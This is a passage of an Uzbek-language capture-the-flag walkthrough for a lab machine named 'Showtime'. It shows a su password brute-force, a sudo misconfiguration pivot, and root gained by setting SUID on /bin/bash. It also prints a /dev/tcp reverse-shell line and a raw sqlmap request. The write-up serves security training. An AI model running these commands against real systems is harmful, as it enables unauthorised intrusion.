
8. "joe" foydalanuvchisining tizim parolini topish

GTA cheat-kodlari ro'yxati asosida wordlist tayyorlandi. Ushbu lug'at yordamida joe foydalanuvchisining Linux (su) parolini topish uchun GitHub'dan tayyor bruteforce skripti qidirib topildi — Maalfer/Sudo_BruteForce loyihasi:

```
kali@kali: ~  
Session Actions Edit View Help  
www-data@88e6365646eb:/tmp$ wget https://github.com/Maalfer/Sudo_BruteForce/blob/main/Linux-Su-Force.sh  
wget https://github.com/Maalfer/Sudo_BruteForce/blob/main/Linux-Su-Force.sh  
--2026-07-16 04:45:12-- https://github.com/Maalfer/Sudo_BruteForce/blob/main/Linux-Su-Force.sh  
Resolving github.com (github.com)... 149.82.121.3  
Connecting to github.com (github.com)[149.82.121.3]:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: unspecified [text/html]  
Saving to: 'Linux-Su-Force.sh'  
  
  0K ..... 122K  
 50K ..... 245K  
100K ..... 242K  
150K ..... 144M  
200K ..... 240K=1.0s  
  
2026-07-16 04:45:15 (243 KB/s) - 'Linux-Su-Force.sh' saved [254969]  
  
www-data@88e6365646eb:/tmp$ ls  
ls  
Linux-Su-Force.sh  
temp_script.py  
tmp_w3E3JvWoeD  
wordlist.txt  
www-data@88e6365646eb:/tmp$
```


Skript (Linux-Su-Force.sh) wget yordamida yuklab olindi:

wget https://github.com/Maalfer/Sudo_BruteForce/blob/main/Linux-Su-Force.sh




Keyin skript joe foydalanuvchisi va tayyorlangan wordlist.txt fayli bilan ishga tushirildi:

```
bash Linux-Su-Force.sh joe wordlist.txt
```




Bir necha daqiqadan so'ng skript joe uchun to'g'ri parolni topdi: chittychittybangbang.



```
kali@kali: ~  
Session Actions Edit View Help  
Contraseña encontrada para el usuario joe: chittychittybangbang  
www-data@88e6365646eb: /tmp$
```

Topilgan parol yordamida su buyrug'i orqali joe foydalanuvchisiga o'tildi va bu tasdiqlandi:




```
kali@kali: ~  
Session Actions Edit View Help  
Contraseña encontrada para el usuario joe: chittychittybangbang  
www-data@88e6365646eb: /tmp$ su joe  
su joe  
Password: chittychittybangbang  
whoami  
bash: line 1: whoami: command not found  
whoami  
joe
```

9. Sudo huquqlaridan foydalanib "luciano" foydalanuvchisiga o'tish

joe foydalanuvchisi nomidan sudo huquqlari tekshirildi:

```
sudo -l
```


Natijada joe foydalanuvchisi parolsiz (NOPASSWD) luciano nomidan /bin/poish dasturini ishga tushira olishi aniqlandi:



```
joe@88e6365646eb:/tmp$ sudo -l
sudo -l
Matching Defaults entries for joe on 88e6365646eb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joe may run the following commands on 88e6365646eb:
    (luciano) NOPASSWD: /bin/posh
joe@88e6365646eb:/tmp$
```

Shu huquqdan foydalanib, luciano nomidan posh ishga tushirildi va shu tarzda luciano foydalanuvchisiga o'tildi. Undan so'ng luciano nomidan ham sudo -l orqali huquqlar tekshirildi — luciano root nomidan /home/luciano/script.sh skriptini parolsiz ishga tushira olar edi:



```
joe@88e6365646eb:/tmp$ sudo -l
sudo -l
Matching Defaults entries for joe on 88e6365646eb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User joe may run the following commands on 88e6365646eb:
    (luciano) NOPASSWD: /bin/posh
joe@88e6365646eb:/tmp$ sudo -u luciano posh
sudo -u luciano posh
sudo -l
Matching Defaults entries for luciano on 88e6365646eb:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User luciano may run the following commands on 88e6365646eb:
    (root) NOPASSWD: /bin/bash /home/luciano/script.sh
(luciano) NOPASSWD: /bin/posh
joe@88e6365646eb:/tmp$
```

10. Root huquqini qo'lga kiritish

Avval script.sh faylining tarkibi ko'rib chiqildi — u belgilangan IP va portga (192.168.1.100:4444) reverse shell yuboradigan oddiy bash skripti edi. luciano ushbu faylni yozish huquqiga ega bo'lgani uchun, skript tarkibi to'liq almashtirildi va o'rniga /bin/bash fayliga SUID bitini qo'yadigan buyruq yozildi:

```
echo "chmod u+s /bin/bash" >script.sh
```

```
luciano@88e6365646eb: ~  
Session Actions Edit View Help  
luciano@88e6365646eb:~$ cat script.sh  
cat script.sh  
#!/bin/bash  
  
IP="192.168.1.100"  
PORT="4444"  
  
bash -c 'exec 5<=/dev/tcp/'$IP'/'$PORT'; cat <5 | bash >5 2>5'  
luciano@88e6365646eb:~$ echo "chmod u+s /bin/bash" > script.sh  
echi "chmod u+s /bin/bash" > script.sh  
bash: ech: command not found  
luciano@88e6365646eb:~$ echo "chmod u+s /bin/bash" >script.sh  
echo "chmod u+s /bin/bash" >script.sh  
luciano@88e6365646eb:~$
```

Shundan so'ng skript root huquqi bilan (sudo orqali) ishga tushirildi:


```
sudo -u root /bin/bash /home/luciano/script.sh
```

Buyruq bajarilgandan so'ng /bin/bash fayliga SUID biti qo'yilgani tekshirildi (-rwsr-xr-x), so'ngra bash -p buyrug'i orqali shu huquq bilan yangi shell ochildi. whoami buyrug'i root ekanini tasdiqladi — bu bilan tizimda to'liq root huquqiga erishildi:

```
luciano@88e6365646eb: ~  
Session Actions Edit View Help  
sudo -l  
Matching Defaults entries for luciano on 88e6365646eb:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,  
use_pty  
  
User luciano may run the following commands on 88e6365646eb:  
(root) NOPASSWD: /bin/bash /home/luciano/script.sh  
luciano@88e6365646eb:~$ sudo -u root /bin/bash /home/luciano/script.sh  
sudo -u root /bin/bash /home/luciano/script.sh  
luciano@88e6365646eb:~$ ls -la  
ls -la  
total 36  
drwxr-x--- 1 luciano luciano 4096 Jul 23 2024 .  
drwxr-xr-x 1 root root 4096 Jul 23 2024 ..  
-rwr-r-- 1 luciano luciano 220 Jul 23 2024 .bash_logout  
-rwr-r-- 1 luciano luciano 3771 Jul 23 2024 .bashrc  
drwxrwxr-x 3 luciano luciano 4096 Jul 23 2024 .local  
-rwr-r-- 1 luciano luciano 807 Jul 23 2024 .profile  
-rwr-r-- 1 luciano luciano 20 Jul 16 04:53 script.sh  
luciano@88e6365646eb:~$ ls -ltr  
ls -ltr  
total 36  
-rwr-r-- 1 luciano luciano 807 Jul 23 2024 .profile  
-rwr-r-- 1 luciano luciano 3771 Jul 23 2024 .bashrc  
-rwr-r-- 1 luciano luciano 220 Jul 23 2024 .bash_logout  
drwxr-xr-x 1 root root 4096 Jul 23 2024 ..  
drwxrwxr-x 3 luciano luciano 4096 Jul 23 2024 .local  
drwxr-x--- 1 luciano luciano 4096 Jul 23 2024 .  
-rwr-r-- 1 luciano luciano 20 Jul 16 04:53 script.sh  
luciano@88e6365646eb:~$ ls -la /bin/bash  
ls -la /bin/bash  
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash  
luciano@88e6365646eb:~$ bash -p  
bash -p  
whoami  
root  
bash -i  
bash: cannot set terminal process group (24): Inappropriate ioctl for device  
bash: no job control in this shell  
bash-5.2$
```

11. Qo'shimcha: sqlmap uchun ishlatilgan so'rov fayli

Yakunda, sqlmap bosqichida ishlatilgan exploit.txt fayli tarkibi ham ko'rsatilgan — bu Burp orqali ushlangan va sqlmap'ga uzatilgan xom HTTP POST so'rovi edi (/login_page/auth.php manziliga yuborilgan usuario va contraseña parametrlari bilan):



```
kali@kali: ~  
Session Actions Edit View Help  
ls Build Desktop Downloads Haady Lms Music Pictures Public Templates Videos Workspace  
CheatSheets Documents exploit.txt Intixon Machines PDF Projects Red0exam ToWindows 'VirtualBox VMs'  
kali@kali: ~  
$ cat exploit.txt  
POST /login_page/auth.php HTTP/1.1  
Host: 172.17.0.2  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 53  
Origin: http://172.17.0.2  
Connection: keep-alive  
Referer: http://172.17.0.2/login_page/index.php  
Cookie: PHPSESSID=o8oadgj8e475fgfjio4n9qam92  
Upgrade-Insecure-Requests: 1  
Priority: u=0, i  
  
usuario=admin&contrase%C3%B1a=admin  
kali@kali: ~  
$
```

Xulosa

"Showtime" mashinasi bir nechta zaifliklarni ketma-ket zanjir sifatida bog'lashni talab qildi:

- Login formasidagi SQL Injection zaifligi orqali autentifikatsiyani chetlab o'tish
- sqlmap yordamida ma'lumotlar bazasidan foydalanuvchi login/parollarini chiqarib olish
- Admin panelidagi cheklanmagan Python kod bajarish funksiyasi orqali reverse shell olish (RCE)
- Tizimda qoldirilgan yashirin fayl (cheat-kodlar) orqali parol lug'ati tuzish va su parolini brute-force qilish
- Sudo konfiguratsiyasidagi noto'g'ri sozlamalar orqali foydalanuvchidan foydalanuvchiga (joe → luciano) o'tish
- Root nomidan ishlaydigan skriptga yozish huquqidan foydalanib, /bin/bash fayliga SUID o'rnatish va to'liq root huquqiga erishish

Bu mashina veb-ilova xavfsizligi (SQLi, cheksiz kod bajarish), zaif parollar va noto'g'ri sudo/skript huquqlari kabi bir nechta real hayotdagi keng tarqalgan xatolarni birlashtirgan yaxshi o'quv mashinasi hisoblanadi.